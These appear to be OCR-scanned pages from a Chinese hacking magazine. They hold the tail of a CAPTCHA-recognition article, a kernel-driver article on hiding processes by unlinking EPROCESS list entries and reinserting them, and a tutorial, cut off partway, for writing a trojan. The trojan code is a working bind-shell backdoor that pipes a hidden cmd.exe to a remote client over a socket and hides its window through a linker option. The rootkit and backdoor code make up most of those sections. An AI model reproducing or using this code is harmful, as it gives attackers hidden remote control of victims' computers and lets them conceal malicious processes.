当文件夹中一个文件的数据 100%匹配时，程序跳出循环。每次进行匹配之前，请将 MatchCount 变量清 0。

用于 INI 文件操作的函数 GetValueFromIni 写入标准模块 INIFileOperateModule 中。

```
    '读取 INI 值
    Public Declare Function GetPrivateProfileString Lib "kernel32"
Alias "GetPrivateProfileStringA" (ByVal _
    lpApplicationName As String, _
    ByVal lpKeyName As Any, _
    ByVal lpDefault As String, _
    ByVal lpReturnedString _
    As String, ByVal nSize As Long, _
    ByVal lpFileName As String) As Long
    '自定义函数，读取 Ini 信息
    Public Function GetValueFromIni(ByVal FileName As String,
ByVal AppName As String, ByVal KeyName As String) As String
        Dim Buff As String
        Buff = Space(100)    '分配 100 字节的缓存大小
        GetPrivateProfileString AppName, KeyName, vbNullString,
Buff, 100, FileName
        GetValueFromIni = Left(Buff, InStr(Buff, Chr(0)) - 1)
    End Function
```

运行上面编写的程序，结果如图 5 所示。

总　　结

识别字符数目较多的形状规则验证码，可采用以下基本思路：首先找到文字所在的矩形区域，将矩形区域中有用像素的坐标按一定条件筛选并分类，写入到文件中用于匹配；匹配时，首先根据设定的条件进行分类，然后仅在该类别下进行数据匹配即可。





图 5　程序运行结果

由于字符形状是规则的，纯色背景也不具备干扰作用，本例程序识别率为 100%。需要进一步指出的是：对于字符有纵横位移的验证码，只要两个字符之间没有重合的部分，该方法识别率同样是 100%，因为我们可以精确定位文字所在的矩形区域。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动

关键词：进程链表、进程插入



恢复进程链表

文/图　sigle

现在，使用断开进程链表的方法来对进程进行隐藏已经被许多人使用。甚至有些驱动编程的书籍也把这个部分作为内核编程的一个简单例子来讲解。对于想干点破坏性活动而言，断链完成后就“万事大吉”了。但对于一个隐藏工具而言，既要实现进程的隐藏，还要能在必要的时候把进程恢复到活动进程链表。不但要把该进程恢复到链表中，关键还要把进程恢复到链表中的正确位置。

如何将一个进程插入链表

将一个进程插入链表和将一个进程从进程链表中删除是一个逆过程。虽然驱动中链表的组织形式和用户态下的链表有点差别。但本质上还是同一回事。可以用下面这个模型来表示，如图 1 所示。




图 1　插入进程示意图

代码如下：

```
    //被隐藏的进程
    PLIST_ENTRY plist_procs; PLIST_ENTRY plist_procs2;
    //被隐藏进程的后一个进程
        plist_procs = (LIST_ENTRY *)
        ((DWORD)eproc+FLINKOFFSET);
        plist_procs2 = (LIST_ENTRY *)
        ((DWORD)Beproc+FLINKOFFSET);
        plist_procs->Flink = plist_procs2;
        plist_procs->Blink = plist_procs2->Blink;
        plist_procs2->Blink->Flink = plist_procs;
        plist_procs2->Blink = plist_procs;
```

显然这里的 eproc 是被隐藏进程的 EPROCESS 结构的地址。在隐藏的时候已经将其保存。那么 Beproc 又是哪个进程的地址呢？虽然说只要 Beproc 是活动进程链表中某个进程的 EPROCESS 结构地址，那么该次插入过程就能成功，但是想要恢复正确的状态，Beproc 只能是“特定”的那个。所以查找进程插入的正确位置才是本文要讲的重点。

查找插入点

查找进程插入的位置，也就是查找被隐藏进程的前后进程

节点是什么。如果在隐藏的时候把前后进程节点的 EPROCESS 结构地址保存下来，作为恢复的依据是否可以呢？显然这是行不通的。目标进程的前后节点可能会因为某种原因而发生改变，用户关闭某一进程或者自己的隐藏工具还对其他进程进行了隐藏操作等都会引起目标进程的前后节点发生改变。所以我们还得寻找其他的办法。

我们再看 EPROCESS 结构，在+0x070 处有一个成员变量 CreateTime，它是一个_LARGE_INTEGER 型的变量。它是创建进程的时间。取出系统活动进程链表中每个进程的 CreateTime，代码如下：

```
OldEproc = CurrentProc = (DWORD) GetTheFirstProcess();
do
{
    //取出进程建立时间
    time = *(LARGE_INTEGER*)(CurrentProc + TIMEOFFSET);
    DbgPrint("%s: ", (PCHAR)CurrentProc+PNAME_OFFSET);
    DbgPrint("HighPart = %lu, LowPart =
%lu",time.HighPart,time. LowPart);
    //遍历下一个进程
    Plist_active_procs = (LIST_ENTRY *)    ((DWORD)Current
Proc+ FLINKOFFSET);
    (DWORD)CurrentProc = (DWORD) plist_active_procs->Flink;
    (DWORD)CurrentProc = (DWORD) CurrentProc -
FLINKOFFSET;
}while(OldEproc != CurrentProc);
```

其中刚进入循环时的 CurrentProc 是指向进程 System，它是进程链表的第一个节点。以下代码可以得到 System 的 EPROCESS 结构。

```
FirstEproc = CurrentProc = (DWORD) PsGetCurrentProcess();
do
{
//如果当前进程是 system,则返回它的 EPROCESS 结构地址
  if(!strcmp("System", (PCHAR)CurrentProc+ PNAMEOFFSET))
    return CurrentProc;
//指向下一个进程
  Plist_active_procs = (LIST_ENTRY *)       ((DWORD)
CurrentProc +FLINKOFFSET);
  (DWORD)CurrentProc = (DWORD) plist_active_procs->Flink;
  (DWORD)CurrentProc = (DWORD) CurrentProc
-FLINKOFFSET;
  }
while(FirstEproc != CurrentProc);
```

所以我们得到如图 2 所示的结果。




图 2　进程的建立时间

这是进程链表中前几个进程的建立时间。从这里我们得到一个关键的信息，那就是从第一个进程 System 开始，每个进程的建立时间与前一个进程的建立时间相比都是递增的。

原来系统在进程建立时调用了 InsertTailList，它的原型是：

```
InsertTailList(&PsActiveProcessHead,&Process->ActiveProcessLi
nks)
```

而在进程结束时系统调用的是函数 RemoveEntryList，它的原型是：

```
RemoveEntryList(&Process->ActiveProcessLinks)
```

由此可见系统在建立一个新的进程时，是将该进程放入了活动进程链表的尾部。所以先建立的进程总是在进程链表的前面，而后建立的进程在进程链表的后面。所以当我们要把一个隐藏进程恢复的时候，只需要按照进程时间来搜索并取得插入的位置。代码如下：

```
FirstEproc = CurrentProc = (DWORD) GetTheFirstProcess();
        do
{
//分别比较高 32 位和低 32 位
timeTemp = *(LARGE_INTEGER*)(CurrentProc + TimeOffset);
if(((ULONG)time.HighPart < (ULONG)timeTemp.HighPart)||
((ULONG)time.HighPart==(ULONG)timeTemp.HighPart&&(ULONG)
time.LowPart<(ULONG)timeTemp.LowPart))
  {
//记录满足条件的进程
Beproc = CurrentProc;
break;
}
//遍历下一个进程
plist_active_procs = (LIST_ENTRY*)((DWORD)CurrentProc+
FLINKOFFSET);
(DWORD)CurrentProc = (DWORD) plist_active_procs->Flink;
(DWORD)CurrentProc = (DWORD) CurrentProc -
FLINKOFFSET;
}
while(FirstEproc != CurrentProc);
```

找到了插入的位置，然后就可以根据前面讲的插入链表的方法将隐藏进程恢复到活动进程链表中。如图 3、图 4 和图 5 所示是隐藏前、隐藏后、恢复后进程链表的顺序。




图 3　进程 IPMSG.exe 隐藏前




图 4　进程 IPMSG.exe 隐藏后





图 5　进程 IPMSG.exe 恢复后

这只是对于一个进程的隐藏与恢复。如果要隐藏和恢复多个进程，可以在驱动的内部维护一个用来存储隐藏进程的链表，假设为 my_list。当有进程被隐藏时就把被隐藏的进程加入到 my_list 中。当要恢复进程时，先从这个 my_list 中得到将要恢复的进程的一些信息，然后插入到系统活动进程链表中，最后再把该进程从 my_list 中删除，并释放内存。

本文只是在 Windows XP SP3 下测试成功。如果是 Windows 2003，Windows Vista 等系统，由于 EPROCESS 结构的不同，这种方法还得改进。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：匿名管道、木马编写



匿名管道实现简单木马编写

文/图　后恋

一个后门木马程序最基本的是拥有命令行执行权限，而如果对一台目标主机拥有了命令行执行权限，那么就可以对目标主机为所欲为了。本文就是利用匿名管道来实现服务端 Shell 的获取，以拥有控制主机的全部权限。首先是套接字的编程，实现远程客户端与服务端的通信。我们用 VC6.0 编写的客户端基于 MFC 界面，服务端基于 WIN32 控制台程序的远程控制软件。

服务端 door 的实现

（1）建立控制台程序无须赘述，然后是建立新的头文件将变量定义放在头文件里，data.h 内容如下：

```
WSADATA wsadata;
SOCKET server,client;
SOCKADDR_IN serveraddr;
int port = 1234;
int cmd_shell(SOCKET target);
```

（2）套接字的编程。服务端进行如下程序，初始化库、创建套接字、绑定（bind）、监听（listen）、等待连接（accept）。套接字编程如下：

```
WORD word = MAKEWORD(2,2);//初始化库
    WSAStartup(word,&wsadata);
    server
=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);//创建套接字
    serveraddr.sin_family = AF_INET;//填充
    serveraddr.sin_port = htons(port);
    serveraddr.sin_addr.S_un.S_addr = htonl(INADDR_ANY);
    if(bind(server,(SOCKADDR
*)&serveraddr,sizeof(serveraddr)) == SOCKET_ERROR)//绑定
    {
        printf("now binding error\n");
        return -1;
    }
listen(server,5);//监听
```

```
    printf("now listening on port %d\n",port);
    int len = sizeof(serveraddr);
    client = accept(server,(SOCKADDR *)&serveraddr,&len);//等
待连接
    if(client == INVALID_SOCKET)//容错处理
    {
        printf("now accepting error\n");
        return -1;
    }
```

（3）以上是简单的套接字的实现，而我们要实现功能函数在连接后要进行调用，功能函数定义为 cmd_shell(SOCKET target)。服务端实现 cmd 的获取需要通过创建新的进程来实现，代码如下：

```
//双匿名管道实现写入读取
    STARTUPINFO g_stStartUp;
    PROCESS_INFORMATION g_stProcInfo;
    HANDLE reHandle1,wrHandle1;
    HANDLE reHandle2,wrHandle2;

    char enter_key[2] = {0x0d,0x0a};
    //填充 SECURITY_ATTRIBUTES 结构
    SECURITY_ATTRIBUTES stSecurity;

    stSecurity.nLength = sizeof(SECURITY_ATTRIBUTES);
    stSecurity.lpSecurityDescriptor = NULL;
    stSecurity.bInheritHandle = TRUE;//继承性
    //创建两个管道，写入管道和读取用的管道
    CreatePipe(&reHandle1,&wrHandle1,&stSecurity,0);
    CreatePipe(&reHandle2,&wrHandle2,&stSecurity,0);
    //创建进程前填充 STARTUPINFO 结构
    GetStartupInfo(&g_stStartUp);
    g_stStartUp.hStdInput = reHandle1;
    g_stStartUp.hStdOutput = wrHandle2;
    g_stStartUp.hStdError = wrHandle2;
    g_stStartUp.dwFlags = STARTF_USESTDHANDLES |
STARTF_USESHOWWINDOW;
    g_stStartUp.wShowWindow = SW_HIDE;
```

```
        //创建进程 CreateProcess 启动这个控制台应用程序
        if(CreateProcess(NULL,"cmd.exe",NULL,NULL,TRUE,NOR
MAL_PRIORITY_CLASS,NULL,NULL,&g_stStartUp,&g_stProcInfo))
        {
            DWORD bytes_read,bytes_write,ret;
            char buf[512] = {0};
            while(1)
            {
                memset(buf,'\0',512);

        PeekNamedPipe(reHandle2,buf,512,&bytes_read,NULL,NULL);
                if(bytes_read != 0)
                {
                    ret = ReadFile(reHandle2,buf,bytes_read,
&bytes_read,NULL);
                    send(target,buf,strlen(buf),0);
                    if(ret<=0)
                    {
                        fprintf(stderr,"error on pipe %d",
GetLastError());break;
                    }

                }
                else
                {
                    bytes_read = recv(target,buf,512,0);
                    printf("%s",buf);
                    if(bytes_read<=0)
                    {
                        fprintf(stderr,"error %d",GetLast
Error());
                    }
                    WriteFile(wrHandle1,buf,strlen(buf),&bytes_
write,NULL);
                    WriteFile(wrHandle1,enter_key,2,&bytes_
write,NULL);
                    if(strcmp(buf,"exit") == 0)
                    {
                        send(target,"连接关闭",8,0);
                        break;
                    }

                }
```

（4）执行完毕后，进行关闭句柄以及套接字的关闭清理库。

服务端在开头处添加#pragma comment(linker, "/subsystem:\"windows\" /entry:\"mainCRTStartup\"")可实现程序的隐藏。

客户端的实现

（1）首先利用 MFC 空间创建如图 1 所示的界面。

